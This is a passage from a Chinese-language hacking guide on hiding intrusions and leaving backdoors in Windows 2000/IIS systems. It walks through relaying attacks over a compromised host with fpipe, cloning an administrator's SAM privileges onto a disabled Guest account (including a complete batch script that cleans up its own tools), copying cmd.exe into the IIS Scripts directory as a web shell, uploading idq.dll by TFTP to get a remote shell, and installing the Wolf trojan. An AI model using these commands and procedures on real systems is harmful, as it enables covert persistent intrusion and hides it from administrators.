步骤一：上传工具“fpipe.exe”到 IP 地址为“192.168.245.133”主机中，并改名为 svchost.exe 后隐藏于 tasks 目录中。由于该过程在前面已经介绍过，这里略过不提。



步骤二：实现端口重定向。

在本地 MS-DOS 中通过工具“psexec”获得“192.168.245.133”主机的命令行，实现过程如图 5-75 所示。



图 5-75

当得到如图 5-75 所示的命令行后，在其中键入命令为肉鸡添加计划任务来实现端口转向，此时端口转向命令为“fpipe -l 1000 -s 1564 -r 23 192.168.0.2”，表示把发往肉鸡 1000 端口的请求转向到 IP 地址为 192.168.0.2 主机的 23 号端口，命令执行过程如图 5-76 所示。添加完毕后，断开与 192.168.245.133 的连接，等待肉鸡中计划任务的执行。



图 5-76

步骤三：控制肉鸡跳板。

过几分钟后，肉鸡中的端口重定向程序就启动了。接下来，在本地主机 MS-DOS 中键入命令“telnet 192.168.245.133 1000”表示登录到肉鸡 1000 端口，如图 5-77 所示。该命令执行后，当本地机登录到肉鸡 192.168.245.133 的 1000 端口时，肉鸡 192.168.245.133 中的 FPipe 会将此请求重新定向到 IP 地址为 192.168.0.2 主机的 23 端口，即通过 192.168.245.133 的端口重定向与 192.168.0.2 建立 Telnet 连接。



图 5-77

登录成功后如图 5-78 所示, 该界面是主机 192.168.0.2 提供的。入侵者可以在该窗口中执行命令实现对远程主机 / 服务器的入侵。



图 5-78

以上就是入侵者如何通过端口重定向实现隐身的过程。然而, 在实际应用中入侵者通过端口重定向来实现隐身的应用并不是很多, 但却是一种行之有效的方法。而且 `fpipe.exe` 不会被杀毒软件查杀, 不容易被管理员发现。

## 5.4 小结

本章介绍了入侵者惯用的隐藏技术——文件传输与文件隐藏技术、扫描隐藏技术、入侵隐藏技术。这些隐藏技术保护入侵者实现入侵的整个过程, 正是由于这种技术导致管理员很难抓到入侵者。通过介绍可以了解, 隐身技术的核心思想就是利用第三方计算机作为跳板实现其入侵目的, 这种第三方跳板常常被入侵者称为“肉鸡”。

## 第6章 留后门与清脚印

古语云：“打江山容易，守江山难”。通过前面的介绍，大致了解了入侵者可以通过哪些方法实现入侵。然而，对于入侵者而言，如何永久地占有已被攻破的计算机也是一个棘手的难题。为了更加长久地占有他们的“战果”，入侵者会使用各种各样的方法，他们会在系统中建立后门账号，会在系统中添加漏洞，会在系统中种植木马……，进而牢牢地掌握“战果”的控制大权。

管理员们也许会遇到这种情况：当察觉计算机系统发生入侵后，即使立即给系统打补丁、修改管理员账号和密码，并彻底进行病毒扫描，也还是逃脱不了被远程控制的厄运。如果遇到上述这种情况，就说明该计算机已经被入侵者留下了后门。

那么，入侵者究竟通过什么方法在计算机中留下后门呢？从入侵切入点的角度来看，入侵者可以通过“账号”、“漏洞”以及“木马”这三个切入点实现入侵。按照同样的道理，在各种各样的后门中，一般也不外乎“账号后门”、“漏洞后门”和“木马后门”这三大类。在本章中，会对这三大类后门作详细的介绍，并用实例来介绍它们的制作方法。

通过本章的介绍，能够了解到以下后门的制作方法：

❶ 账号后门

❷ 漏洞后门

❸ 木马后门

此外，在本章的最后一节中，再来介绍一下入侵者如何擦掉留在远程主机 / 服务器上的入侵痕迹。

## 6.1 账号后门

账号永远是系统敞开的大门。在前面曾经介绍过，入侵者为了能够永久控制远程主机 / 服务器，他们会在第一次入侵成功后便马上在远程主机 / 服务器内部建立一个备用的管理员账号，这种账号就是最简单的“后门账号”。对于这种简单的后门账号，只要管理员稍微细心些，都会轻易地被发现。随之而来的是什么呢？除了封杀该账号外，管理员还会对该计算机进行彻底杀毒、打补丁以及修补系统漏洞。因此，经验丰富的入侵者是不会使用这种过于简单的后门账号来“打草惊蛇”。那么，入侵者还能使用什么方法来建立账号后门呢？

想像一下，如果系统中存在这样一个账号：无论使用何种方法查看属性，该账号都只拥有 user 组的权限，但实际上该账号拥有管理员权限，那么会有管理员怀疑该账号是后门账号么？也许有人会说，不管该账号看起来属于哪一组，只要对账号的名字不熟悉，就会对该账号进行封杀。那么，对于“已被禁用的 Guest 账号”是否还能引起管理员的怀疑呢？恐怕大多数管理员不会认为入侵者能够利用“已被禁用的 Guest 账号”来实现远程控制吧。实际上，入侵者确实能够使用“已被禁用的 Guest 账号”实现远程登录，而且能够通过该账号执行管理员权限的命令。更为可怕的是，Guest 账号属于系统内置账号，不允许随意删除。这听起来确实有些神乎其神，对于某些管理员来说，甚至是防不胜防。下面逐一介绍上述后门账号的制作过程。

### 6.1.1 手工克隆账号

#### 1. 关于克隆账号

克隆就是复制的意思，克隆账号就是把管理员权限复制给一个普通用户。简单来说就是把系统内原有的账号（比如 Guest 账号）变成管理员权限的账号。那么，克隆出来的账号与直接赋予管理员权限的账号究竟有什么不同呢？简单来说，直接赋予管理员权限的账号，可以使用“命令”或“账号管理”来看出该账号的真实权限，而被克隆出来的账号却无法被上述方法直接查出。因此，克隆账号可以被入侵者用来当做“后门账号”。

#### 2. 实例

下面通过实例来介绍入侵者如何通过“被禁用的 Guest 账号”实现远程控制。通过“被禁用的 Guest 账号”实现远程控制是通过修改注册表中的 SAM 来实现的。SAM (Security Account Manager) 是专门用来管理 Windows 系统中账号的数据库，里面存放了一个账号所有的属性，包括账号的配置文件路径、账号权限、账号密码等。在介绍具体制作过程之前，首先来介绍一个权限提升工具——PSU.exe。通过这款工具可以以系统权限执行一些命令。命令格式如下：

psu [参数选项]

参数选项:

- p <要运行的文件名>
- i <要 su 到的进程号>      该选项可选, 默认 su 到的进程为 system。

比如:

```
psu -p C:\winnt\notepad.exe
psu -p C:\winnt\notepad.exe -i 1234
psu -p "C:\winnt\system32\cmd.exe /K"
```

制作步骤: 打开注册表编辑器, 克隆账号, 禁用账号, 使用禁用账号登录。

步骤一: 打开注册表编辑器。

由于 SAM 关系到整个系统中账号的安全问题, 因此, 在一些 Windows 版本中即使拥有管理员权限也不能对注册表中的 SAM 进行访问。比如, 通过“运行”→“regedit”打开注册表是看不到 SAM 中各个账号的内容的, 如图 6-1 所示。



图 6-1

因此, 入侵者需要使用工具“PSU.exe”把当前的管理员“越权”为 System 权限, 进而访问注册表中的 SAM。过程如下: 首先, 使用热键“Ctrl+Alt+Del”来打开任务管理器, 然后在其中找到 System 进程, 并记下该进程的 PID, 如图 6-2 所示, 本例中获得 System 的 PID 为 8。



图 6-2

当得到 System 进程的 PID 后,接下来在 MS-DOS 中键入命令“psu -p regedit -i <system 进程的 PID>”打开注册表编辑器,由于得到 System 进程的 PID 为 8,因此将该命令修改为“psu -p regedit -i 8”,执行过程如图 6-3 所示。



图 6-3

通过图 6-3 中所示方法,以 System 权限打开的注册表编辑器如图 6-4 所示,此时可以看到 SAM 的内容。

在图 6-4 所示的注册表编辑器中,找到[HLM\SAM\SAM\Domains\Account\Users\Names],然后展开 User 键,如图 6-5 所示。



图 6-4



图 6-5

展开后可以看到，User 键下面列出了系统中的所有账号，这里也就是入侵者要进行修改的地方。其中，在 Users\Names 键下是所有账号的名称列表；在 User 键下，以十六进制数字为名的键（如 000001F4）记录着对应账号的权限、密码等配置，这里暂时把这些键称之为“账号配置键”。

步骤二：克隆账号。

在步骤一中已经找到了所有账号的配置所在，现在入侵者所要做的，就是把 Guest 账号的权限克隆成管理员的权限。过程如下：首先在 Users\Names 下，找到并单击

“Administrator”，查看该账号所对应的“账号配置键”。如图 6-6 所示，“Administrator”所对应的“账号配置键”为“0x1f4”。



图 6-6

然后在“User”下找到“0x1f4”这个键，也就是“000001F4”键，如图 6-7 所示。



图 6-7

选中“000001F4”后，在右侧的窗后中双击名称为“F”的键值项，之后会打开一个键值编辑窗口，该窗口中的数据中就含有 Administrator 的权限的信息，这里暂时把“F”的键值项称之为“权限配置键”，然后通过“全选”、“复制”把这些数据拷贝下来，复制方法如图 6-8 所示。





图 6-8

最后，通过同样的方法找到账号“Guest”对应的“账号配置键”为 000001F5，然后双击“000001F5”键中名称为“F”的键值项。在打开的键值编辑窗口中，通过“全选”、“粘贴”把该窗口中的数据替换为 000001F4 键中的数据，替换过程如图 6-9 所示。粘贴完成后单击“确定”按钮，账号克隆完成。



图 6-9

### 步骤三：禁用账号。

通过步骤一、二，入侵者已经成功地将 Guest 账号克隆成 Administrator 账号的权限。但是，为了使后门账号更加隐蔽，还需要将该 Guest 账号禁用，即通过“被禁用的 Guest 账号”实现远程控制。过程如下：首先，在命令行方式下，键入命令“net user guest /active:no”禁用 Guest 账号，命令执行过程如图 6-10 所示。



图 6-10

通过前面的三步，入侵者便成功地制作了一个非常隐蔽的后门账号。下面来看看管理员是否能够看出这种账号的破绽。首先，在 MS-DOS 中键入“net user Guest”查看 Guest 账号的属性，账号属性如图 6-11 所示。




图 6-11

从下列回显结果可以看出，该 Guest 账号已被禁用，而且仅仅属于“Gusets 组”。  
账户启用 No

本地组会员

\*Guests

全局组成员

\*None

然后，在 MS-DOS 中键入“net localgroup administrators”命令来查看管理员组的成员列表，该命令的回显结果如图 6-12 所示。从图 6-12 所示的回显结果可见，Guest 账号并不属于本机管理员组。



图 6-12

接下来，打开计算机管理中的账号管理，如 6-13 中所示。从图 6-13 右侧窗口可见，该 Guest 账号已经系统被禁用了。



图 6-13

最后，在图 6-13 右侧窗口中双击账号“Guest”来查看该账号的属性。如图 6-14 所示，通过这种方法也只能看出 Guest 账号属于“Guests 组”。



图 6-14

而且，在图形方式下通过计算机管理查看本地管理员组成员，也没有找到 Guest 账号，如图 6-15 所示。



图 6-15

以上通过四种方法来查看 Guest 账号的权限，实际上这四种方法也是查看账号属性的所有途径。从实例可以看出，管理员通过任何一种方法都查不出 Guest 账号存在问题。

步骤四：使用禁用的 Guest 账号登录。

既然使用任何方法都看不出 Guest 账号拥有管理员权限，而且还是被禁用的账号，那么入侵者能够使用该账号成功登录么？下面来验证该账号的可用性。

注销当前账号后，使用 Guest 账号进行登录，登录成功并发现登录后该 Guest 的桌面与本机 Administrator 的完全相同。这说明后门账号制作成功，下面通过建立新管理员权限账号的方法来验证该 Guest 账号确实拥有管理员权限，账号建立过程如图 6-16 所示。



图 6-16

从图 6-16 的回显可知，Guest 账号确实可以执行建立管理员权限账号的操作。可见，该后门账号完全满足了最初的要求。

### 6.1.2 命令行方式下制作后门账号

通过前面的介绍，了解了入侵者如何在图形界面中制作后门账号，以及克隆账号的原理。但是在实际中，入侵者往往很难获得远程主机 / 服务器的图形界面控制方式，那么他们如何通过命令行方式来实现克隆账号呢？下面就通过一个实例来介绍如何在命令行方式下制作后门账号。

实例：Telnet 环境下后门账号的制作

首先假设入侵者已经打开了远程主机 / 服务器的 Telnet 服务，下面介绍入侵者如何在 Telnet 环境下制作后门账号。实现这一任务需要借助以下工具。

- ✎ reg.exe：命令行下的注册表编辑工具。
- ✎ psu.exe：权限提升工具，配合 reg.exe 来越权修改注册表中的 SAM。
- ✎ pslist.exe：查看远程主机进程列表的工具，该工具在第 2 章已经介绍过，这里用来获得远程主机 System 进程的 PID。

在以上工具中，reg.exe 的使用方法比较复杂，这里有必要进行介绍。reg.exe 是命令行

下编辑注册表的工具，功能十分强大，可以备份、修改、拷贝指定键的键值，这里用来实现注册表中 SAM 的修改操作。

使用方法：REG <操作> <参数表>

参数说明：<操作> [ QUERY |ADD|UPDATE|DELETE|COPY| SAVE| BACKUP | RESTORE | LOAD| UNLOAD ]

使用下面的方法得到指定操作的帮助：

REG <操作> /?

例如：

REG QUERY /?

REG ADD /?

REG UPDATE /?

REG DELETE /?

REG COPY /?

REG SAVE /?

REG BACKUP /?

REG RESTORE /?

REG LOAD /?

REG UNLOAD /?

其中注册表中的相应的根键用 [ HKLM | HKCU | HKCR | HKU | HKCC ] 来代表。

制作步骤：编写 BAT 文件、查看远程主机 / 服务器中 system 进程的 PID、上传文件、登录远程主机 / 服务器、执行克隆命令、退出登录。

步骤一：编写 BAT 文件。

命令行方式并不像图形界面那样直观、方便，往往在图形界面中一个简单操作，在命令行中需要使用许多命令来完成，不过入侵者可以通过编写 BAT 文件来简化命令的一条条输入。下面来介绍一下此处 BAT 文件的编写过程。首先假设该 BAT 的文件名为 zhdoor.bat，编写过程如下。

① 需要删除 Guest 账号的“权限配置键”既“000001F5”键中的“F”键值项。该任务可以通过 reg 文件来完成，reg 文件的内容如图 6-17 所示。




图 6-17

按图 6-17 所示编写好 reg 文件，保存为 delf.reg。并在 zhdoor.bat 文件中写入命令“psu -p "regedit /s delf.reg" -i %1”，其中参数“%1”用命令后的第一个参数取代，代表 System 进程的 PID。比如，System 进程的 PID 为“8”，那么就使用“zhdoor.bat 8”来执行。

② 将 Administrator 的“账号配置键”拷贝到 Guest 的“账号配置键”中。该任务通过工具 reg.exe 与工具 psu 配合来完成，在 BAT 中写入下列命令。

```
psu -p "reg copy hklm\SAM\SAM\Domains\Account\Users\000001F4\fhklm\SAM\SAM\Domains\Account\Users\000001F5\*f" -i %1
```

参数说明：

“copy”：表示 reg.exe 进行注册表键值的拷贝操作。

“hklm\SAM\SAM\Domains\Account\Users\000001F4\\*f”：表示 Administrator 的“权限配置键”在注册表中的路径。

“hklm\SAM\SAM\Domains\Account\Users\000001F5\\*f”表示 Guest “权限配置键”在注册表中的路径。

③ 禁用 Guest 账号并添加密码。

在 zhdoor.bat 中加入如下命令：

```
net user guest /active:yes
net user guest 123456789
net user guest /active:no
```

④ 删除过渡文件。

为了不引起远程主机 / 服务器的管理员注意，需要把刚才使用工具都删除掉，在 zhdoor.bat 文件中加入如下命令：

```
del delf.reg
del reg.exe
del psu.exe
del zhdoor.bat
```

通过以上过程，编写完毕的 zhdoor.bat 文件内容如下：

```
psu -p "regedit /s delf.reg" -i %1
psu -p "reg copy hklm\SAM\SAM\Domains\Account\Users\000001F4\fhklm\SAM\SAM\Domains\Account\Users\000001F5\*f" -i %1
net user guest /active:yes
net user guest 123456789
net user guest /active:no
del delf.reg
```

```
del reg.exe
del psu.exe
del zhdoor.bat
```

步骤二：查看远程主机 / 服务器中 System 进程的 PID。

这里通过工具 pslist.exe 来查看远程主机 / 服务器中 System 进程的 PID。在 MS-DOS 中键入命令 “pslist [\\computer [-u 用户名] [-p 密码]”, 如图 6-18 所示。



图 6-18

命令执行后，得到远程主机的进程列表，如图 6-19 所示。




图 6-19

在图 6-19 中找到 System 进程的 PID 为“8”号。一般来说, Windows 2000 中 System



进程的 PID 都是 8 号, 如果远程主机 / 服务器的操作系统是 Windows 2000 的话, 也可以忽略此步。

步骤三: 上传文件、登录远程主机 / 服务器。

步骤四: 执行克隆命令。

登录到远程主机 / 服务器以后, 在命令窗口中键入命令 “zhdoor.bat 8” 执行克隆账号任务, 命令如图 6-20 所示。



图 6-20

命令执行成功后, 得到的返回信息如图 6-21 所示。




图 6-21



### 6.1.3 克隆账号工具

除了通过手工方法来制作克隆账号外,入侵者还可以使用专门的克隆账号工具来实现。下面通过实例来介绍这一制作过程。

实例:远程制作后门账号

(1) 使用工具

✎ CA.exe: 远程克隆账号工具。

✎ CCA.exe: 远程查看克隆账号工具,可以查出指定账号是否被克隆。

(2) CA 使用方法: `ca.exe \\IP <账号> <密码> <克隆账号> <密码>`

参数说明

<账号>:	被克隆的账号(拥有管理员权限)
<密码>:	被克隆账号的密码
<克隆账号>:	克隆的账号(克隆前必须存在该账号)
<密码>:	设置克隆账号的密码

例如:

在 MS-DOS 中键入命令“`ca.exe \\111.111.111.111 Administrator "" abc 123456789`”。该命令在本地执行,表示把 IP 地址为“111.111.111.111”主机中的 abc 账号克隆成 Administrator 权限。

(3) CCA 使用方法: `cca.exe \\IP <账号> <密码>`

参数说明:

<账号>:	被查看的账号
<密码>:	账号的密码

例如:在 MS-DOS 中键入命令“`cca.exe \\111.111.111.111 Administrator ""`”。该命令在本地执行,用来查看 IP 地址为“111.111.111.111”主机上 Administrator 账号是否被克隆。如果账号被克隆,会在回显中列出克隆账号列表。

(4) 实例

下面通过实例来介绍这两款工具的使用方法。

步骤一:获取远程主机/服务器的管理员权限。

步骤二:克隆账号。

在 MS-DOS 中键入命令“`ca \\192.168.245.133 administrator "" guest 12345678989`”,如图 6-24 所示。该命令表示在 IP 地址为 192.168.245.133 的远程主机中,将 Guest 账号克隆成管理员权限的账号。



图 6-24

当命令执行后, 如果得到类似如图 6-25 的回显, 则说明克隆账号成功。从图 6-25 所示的回显中还可以得知克隆账号的处理流程。



图 6-25

然而, 通过工具来实现并不像通过手工方法实现那样会 100% 的成功。如果得到类似如图 6-26 的回显, 则说明克隆账号不成功。



图 6-26

从图 6-26 的回显可以看出, 错误出现在“Processing ...”这一过程, 根据经验, 造成这种失败的原因一般是远程主机 / 服务器中 / %systemroot%/system32 目录中缺少“msvcp60.dll”文件。遇到这种情况时, 入侵者可以把本机 / %systemroot%/system32 目录中

的 msvcp60.dll 上传至远程主机中的 %systemroot%/system32 目录来解决,上传过程如图 6-27 所示。



图 6-27

### 步骤三：禁用 Guest。

为了让“后门账号”更加隐蔽,不会被管理员轻易看出,入侵者还需要把该 Guest 账号禁用。这样一来,入侵者便可以在以后的入侵过程中使用该被禁用的 Guest 账号实现远程控制了。这里通过 psexec.exe 来禁用远程主机/服务器上的 Guest 账号。过程如下:首先在本机 MS-DOS 中键入命令“psexec \\192.168.245.133 -u administrator -p "" cmd.exe”获得远程主机的命令行。然后在得到的命令行中键入“net user”命令来禁用 Guest 账号,整个过程如图 6-28 所示。



图 6-28

### 步骤四：验证。

在步骤二已经成功地把 Administrator 的权限克隆到了 Guest 账号上,下面就来验证这





图 6-31

然后依次键入命令“net user aa aa /add 和 net localgroup administrators aa /add”添加管理员权限账号,添加成功后如图 6-32 所示。可见,该被禁用的 Guest 账号的确具有管理员权限。



图 6-32

前面介绍了入侵者如何制作后门账号，以及克隆账号原理和方法。从中可见，如果某台主机/服务器真的被入侵者建立了后门账号，管理员是很难发现的。

#### 6.1.4 常见问题与解答

1. 问：成功克隆账 Guest 账号后，使用该 Guest 账号却无法与远程主机 / 服务器建立 Telnet 连接，为什么？是不是克隆后的权限不够呢？

答：并不是权限不够，而是 Telnet 服务器规定不允许 Guest 账号登录。

2. 问：在编写克隆账号 BAT 文件的时候，为什么不直接使用 reg.exe 来删除目标键值项，而要通过编写 reg 文件，然后把 reg 文件导入来间接删除呢？

答：这是因为 reg.exe 在删除指定键值项的时候会另外弹出一个窗口来询问“是否删除”，而使用 Telnet 登录的时候是看不到该弹出窗口的，也就不能对指定键值项进行删除，所以要采用编写 reg 文件然后导入的方法来间接实现这一目的。

## 6.2 漏洞后门

第3章介绍了一些典型的服务器漏洞，如 IIS 的 Unicode、.ida&.idq 等。通过这些漏洞，入侵者能够毫不费力地远程控制服务器的操作系统。实际上，入侵者不仅能够通过漏洞实现最初的入侵，还能够通过制造漏洞来留下系统后门。本节就来介绍一下入侵者是如何为这些服务器手工添加漏洞留下系统后门的。

### 6.2.1 制造 Unicode 漏洞

第3章详细地介绍了 IIS 服务器 Unicode 漏洞的原理。从介绍中可以知道，IIS 的 Web 服务器在正常情况下是不允许客户端访问 Web 根目录以外的路径，而 Unicode 漏洞恰恰可以突破这种路径的限制，从而导致客户端能够通过构造 Unicode 字符来非法访问服务端系统文件夹下的 cmd.exe，进而导致客户端可以通过 IE 浏览器在服务器上执行命令。

通过以上分析，可以得出这样一个结论，利用 Unicode 漏洞的目的只是为了能够访问到服务器中的 cmd.exe。可以想像，如果入侵者把系统中的 cmd.exe 拷贝到 Web 服务器可以合法访问的路径下，也就构造出一个和 Unicode 漏洞功能完全等价的“大门”，能够让入侵者们自由出入。简单来说，通过上述的方法，入侵者能够把原本不存在 Unicode 漏洞的服务器改造成与存在 Unicode 漏洞一样的效果，所以可以把这种方法称之为“制造 Unicode 漏洞”。下面通过一个实例来说明“制造 Unicode 漏洞”的过程。

假设入侵者目前已经获得了远程服务器的管理员权限，并且可以自由控制远程服务器。为了永久控制该服务器，入侵者可以在本没有 Unicode 漏洞的服务器上来制造出一个 Unicode 漏洞，下面来详细地介绍一下具体过程。

步骤一：找出 Web 根目录。

为了把 cmd.exe 拷贝到远程服务器的 Web 根目录中，入侵者的首要任务是先找到 IIS 服务器的根目录所在。在默认情况下，IIS 服务器根目录的路径为 c:\inetpub\，因此可以先在该路径下试试看，或者使用命令 dir <文件名> /f 来定位 IIS 服务器的根目录，其中参数<文件名>是该 Web 服务器中存在的文件，命令 dir 和 /f 配合使用表示查找指定文件，并列出该文件的路径，至于参数<文件名>如何获得，可以通过浏览该服务器的网站得到，也可以



使用几个默认的文件名, 这些在第 3 章都已经介绍过了, 这里就不再赘述。

通过上述过程, 假设远程服务器的 IIS 根目录是 c:\inetpub\。

步骤二: 拷贝 cmd.exe 到 IIS 目录中。

为了能够通过 IE 浏览器访问到程序 cmd.exe, 入侵者需要把服务器中的 cmd.exe 拷贝到 IIS 的根目录中, 因为在默认情况下, IIS 根目录可以被 Web 服务器访问。在 IIS 根目录中, Scripts 目录是专门用来存放脚本文件的, 也就是说在默认情况下, IIS 允许客户端执行这里的程序, 这本来是为了给客户端提供交互式服务而建立的, 然而却恰恰被入侵者所利用。

下面就把该服务器 winnt\system32 目录中的 cmd.exe 拷贝到 Scripts 目录中, 并改名为 \_jis.exe, 目的是迷惑该服务器上的管理员。拷贝过程如图 6-33 所示。



图 6-33

步骤三: 隐藏文件。

入侵者们总是尽量隐蔽自己的行踪, 不让管理员发现他们对系统所做的任何修改。关于如何隐藏文件前面已经介绍过了, 这里使用其中的第一个方法, 通过 attrib 命令为文件添加“系统”、“隐藏”属性, 过程如图 6-34 所示。



图 6-34

步骤四: 验证后门的可用性。

通过上述过程, “漏洞后门”就已经制作完毕了, 下面来验证一下该后门的可用性。首先打开 IE 浏览器, 然后在 IE 浏览器的地址栏中输入 “http://192.168.245.137/scripts/\_jis.exe?/c+dir+c:\”, 得到的回显如图 6-35 所示。



图 6-35

由图 6-35 所示的回显可知，目前已经成功地制作了一个“Unicode 漏洞”。至于如何通过该漏洞入侵远程服务器，在第 3 章中已经介绍过，这里就不再介绍了。

前面通过实例介绍了手工制作类“Unicode 漏洞”的过程。虽然通过该漏洞入侵者并不能直接获得管理员权限，但是基于这种漏洞的入侵确实是可怕的，一旦某个服务器被留下这个后门，除了直接找出被“改容换貌”的 cmd.exe，其他方法是无法发觉的，因为 cmd.exe 不会被杀毒软件认为是有害程序。另外，由于通过该后门进入系统属于正常访问 Web 服务器，因此入侵者还能够穿透 Web 服务器的防火墙。

### 6.2.2 制造 idq 漏洞

同 Unicode 漏洞一样，idq 漏洞也是 IIS 服务器中典型的漏洞。而且 Unicode 漏洞和 idq 漏洞往往是同时存在、配合使用的。由于通过 idq 漏洞能够拿到远程服务器的管理员权限，因此基于其他漏洞的入侵往往需要借助 idq 漏洞才能成功拿到管理员的权限。即使远程服务器原本并不存在 idq 漏洞，入侵者也能通过一些方法来制造这一漏洞。制造 idq 漏洞不仅仅在制作后门中有重要的价值，在入侵的过程中也发挥了巨大的作用。在第 3 章中已经介绍了如何制造 idq 漏洞来配合 Unicode 漏洞入侵，这里简单复习一下漏洞的制作以及利用过程。

步骤一：把 idq.dll 传入远程服务器的 Scripts 目录中来制作漏洞后门。

首先，在本地运行 TFTP 服务器，把 idq.dll 文件拷贝到该 TFTP 服务器的根目录下。然后在远程服务器上执行命令“tftp+192.168.245.137+get+idq.dll+c:\inetpub\Scripts\idq.dll”表示把 idq.dll 拷贝到 IIS 服务器根目录的 Scripts 目录中。通过上述操作，完成了 idq.dll 后

门的制作。

步骤二：隐藏后门文件。

使用 `attrib` 命令为 `idq.dll` 加上隐藏和系统属性。

步骤三：使用 `ispc` 与远程服务器连接。

在本地 MS-DOS 中键入命令 “`ispc 192.168.245.137/scripts/idq.dll`” 与远程服务器建立连接。如果连接建立成功，那么会在本地 MS-DOS 窗口中得到 “`c:\winnt\system32>`” 这个命令提示符，这里就是远程服务器的 Shell，在该 Shell 中输入的命令将会在远程服务器上执行。

步骤四：建立账号。

以上介绍了制作 `idq` 漏洞后门的过程，以及如何利用该后门与远程服务器连接。可见，一旦该漏洞后门被留下后，管理员便很难发现入侵者是通过何种方式进入服务器系统的。

## 6.3 木马后门

---

在前面章节中已经介绍过，木马有体积小、功能强大的特点。此外，还有一些木马相当于一个嵌入在 Windows 系统内部的微型系统，通过与木马的连接，入侵者可以不经任何认证而直接控制 Windows 系统，从而实现远程控制。因而在实际中，入侵者除了使用木马进行入侵外，还经常使用木马制作系统后门。下面来介绍几款常见的木马程序，以及如何使用这些木马程序在已经被攻破的系统中留下后门。

### 6.3.1 wölf

#### 1. 关于 Wölf

Wölf 是一款非常经典的木马程序。这款木马功能非常强大，简直就是一个小型操作系统。它有自己的专用的命令、扩展了 Telnet 服务、集成文件传输、FTP 服务器、键盘记录、Sniffer（只对 Windows 2000 系统有效）、端口转发等功能，还可以实现反向连接，可以通过参数设置来实现木马随系统启动或只作为普通进程。

#### 命令格式

`wölf [选项]`

[选项]参数如下：

- install：安装 Wölf 服务，该参数也是默认的参数；
- remove：停止并清除 Wölf 服务；
- update：升级 Wölf 服务；
- debug：调试 Wölf 服务，用于安装失败后查看出错信息；

